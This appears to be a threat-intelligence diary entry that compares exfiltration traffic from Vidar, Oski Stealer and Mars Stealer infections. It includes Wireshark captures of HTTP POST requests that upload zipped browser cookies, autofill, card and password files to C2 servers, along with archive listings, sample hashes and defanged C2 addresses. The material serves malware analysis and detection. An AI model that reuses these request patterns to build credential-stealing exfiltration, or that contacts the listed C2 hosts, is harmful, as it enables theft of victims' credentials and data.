
```
Content-Disposition: form-data; name="user"

steve
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="cccount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="fcount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="telegram"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ver"

12.8
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ccount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="logs"; filename="US_a49e8621-
b3bc-0b1d-2075-52f915e847f12498534894.zip"
Content-Type: zip

PK........l.%O............#.../Autofill/Google Chrome_Default.txtUT
..:gq]:gq]:gq]..PK........l.%O................/CC/Google
```

44 client pkts, 1,740 server pkts, 15 turns.

Entire conversation (2,443kB) | Show data as: ASCII | Stream: 3


Find: POST

Shown above: Data exfiltration from a Vidar infection in September 2019 (part 2 of 2).


Wireshark · Follow TCP Stream (tcp.stream eq 65)
270 client pkts, 2,089 server pkts, 17 turns.
Entire conversation (3,418kB)
Show data as
ASCII
Stream
65
Find:
POST /
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

```
POST /osk/ HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 379629
Host: 2.56.57.108
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="file"; filename="_5861695120.zip"
Content-Type: zip

PK.........'T..G C...R..."...autofill/Google Chrome_Default.txtUT
..Ge.aGe.aGe.+.F.%........"..../.-./.I..M.OI..06.0..*...$.$'.3.
(.F..Pj.t........PK.........'T;...~.......#...autofill/Microsoft
Edge_Default.txtUT
..Ge.aGe.aGe.aU.......b....&.^n..A1..-.e\H`0....l....<..o....].
1m..?..U............+@[ ".Bn..CI$8F..m.$}INZM.m.\S....baZ)%..`.qrN....
X.....PK.........'T................cc/Google Chrome_Default.txtUT
..Ge.aGe.aGe.a..PK.........'T................cc/Microsoft Edge_Default.txtUT
..Ge.aGe.aGe.a..PK.........'T0..tS.......!...cookies/Google
Chrome_Network.txtUT
..Ge.aGe.aGe..q..%h.......+....8...Ps...v......LL0@..(q.Dj}.=..&.*....U..;u|
\.D$..\.........}Z&.2.On.).B{XO........`.).R.7...R...V.].z.w
```


Shown above: Data exfiltration from an Oski Stealer infection in January 2022.


Wireshark · Follow TCP Stream (tcp.stream eq 9)
129 client pkts, 1,245 server pkts, 5 turns.
Entire conversation (1,620kB)
Show data as
ASCII
Stream
9
Find:
POST /
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close

```
. .............3....IG...!.......!..PK....................POST /blaka.php
HTTP/1.1
Content-Type: multipart/form-data; boundary=----BI5FCJE3OP8QQI5P
Host: sughicent.com
Content-Length: 157803
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=eheha9h1lj6ld8blkvn2vrvs76

------BI5FCJE3OP8QQI5P
Content-Disposition: form-data; name="file"

NOP8QIMGV3W47Y.zip
------BI5FCJE3OP8QQI5P
Content-Disposition: form-data; name="file"; filename="NOP8QIMGV3W47Y.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PK..........uT.....~...4..!...Cookies/Edge_Chromium_Default.txtUT
..K.8bK.8bK.8b.}.s.L...._.....N../O.....7.......&u.@.F../.o....v......u...|/
_.|g^....6..2H...+).+e..-)X..3.aC)(.*...n.xq.....R..:F&...J.XR......<a.U%/
n..!{%..c....~._.....-...X.......
9..f..P.'.*.......h!...Z.L.F...Pe..Ti8.*....tX.3.v]9.....U..Gi.l^A.H....M.Z.
8:.4Z-....y.....
0.]....<.'..uW.....|....*....Q.U.T.....H.!...~@..........".rD.&>v}....
9.>qCD.%..C.~.
..... 0]....:..k(.KL.........,.<.M..=...+.'.D,\...j.A.g.........ah.b..W..
{.K..]n..8V.:.nE*2v.$..%.fh.2...$k.('4@X..C*..V]...i.1...HV.lv.r.&...~.
```

Shown above: Data exfiltration from a Mars Stealer infection in March 2022.


The content of zip archives posted by Vidar, Oski Stealer, and Mars Stealer has also evolved. See the images below for details.



Name	Size	Type	Date Modified
Autofill	0 bytes	Folder	
CC	0 bytes	Folder	
Cookies	0 bytes	Folder	
Downloads	0 bytes	Folder	
History	0 bytes	Folder	
cookie_list.txt	0 bytes	plain text ...	05 September 2019, 12:51
information.txt	2.9 kB	plain text ...	05 September 2019, 12:51
passwords.txt	0 bytes	plain text ...	05 September 2019, 12:50
screenshot.jpg	67.0 kB	JPEG image	05 September 2019, 12:51

9 objects (69.9 kB)


Shown above: Contents of zip archive sent during a Vidar infection in September 2019.



Name	Size	Type	Date Modified
autofill	244 bytes	Folder	
cc	0 bytes	Folder	
cookies	264.6 kB	Folder	
outlook.txt	678 bytes	plain text ...	07 January 2022, 09:07
passwords.txt	874 bytes	plain text ...	07 January 2022, 09:07
screenshot.jpg	272.0 kB	JPEG image	07 January 2022, 09:07
system.txt	1.3 kB	plain text ...	07 January 2022, 09:07

7 objects (539.7 kB)

Shown above: Contents of zip archive sent during a Vidar infection in January 2022.



Name	Size	Type	Date Modified
Autofill	191 bytes	Folder	
Cookies	79.1 kB	Folder	
Downloads	1.7 kB	Folder	
History	10.8 kB	Folder	
5qDIPuVKoR.txt	285 bytes	plain text ...	21 March 2022, 10:30
screenshot.jpg	125.6 kB	JPEG image	21 March 2022, 10:30
system.txt	893 bytes	plain text ...	21 March 2022, 10:30

7 objects (218.6 kB)

Shown above: Contents of zip archive sent during a Vidar infection in March 2022.

Indicators of Compromise (IOCs)

Below are the three malware samples used for today's diary:

- b4c9aadd18c1b6f613bf9d6db71dcc010bbdfe8b770b4084eeb7d5c77d95f180 (Vidar)
- c30ce79d7b5b0708dc03f1532fa89afd4efd732531cb557dc31fe63acd5bc1ce (Oski Stealer)
- 7022a16d455a3ad78d0bbeeb2793cb35e48822c3a0a8d9eaa326ffc91dd9e625 (Mars Stealer)

Below are C2 domains used by the above samples:

- 104.200.67[.]209 port 80 - ***dersed[.]com*** - Vidar C2 in September 2019
- 2.56.57[.]108 port 80 - ***2.56.57[.]108*** - Oski Stealer C2 in January 2022
- 5.63.155[.]126 port 80 - ***sughicent[.]com*** - Mars Stealer C2 in March 2022

References

- Let's dig into Vidar - An Arkei Copycat/Forked Stealer (In-depth analysis)
- Meet Oski Stealer: An In-depth Analysis of the Popular Credential Stealer
- Like Father Like Son? New Mars Stealer

Final Words

In recent weeks, Hancitor infections have been pushing Mars Stealer EXE files as follow-up malware. However, Mars Stealer can be distributed through other methods. Although it's not as widely-distributed as other malware like Qakbot or Emotet, Mars Stealer is a noticeable part of our current threat landscape.

Brad Duncan
brad [at] malware-traffic-analysis.net

Keywords: Oski Oski Stealer Malware Information Stealer Mars Stealer Arkei Vidar

0 comment(s)

Comments

Login here to join the discussion.

Top of page
×

Diary Archives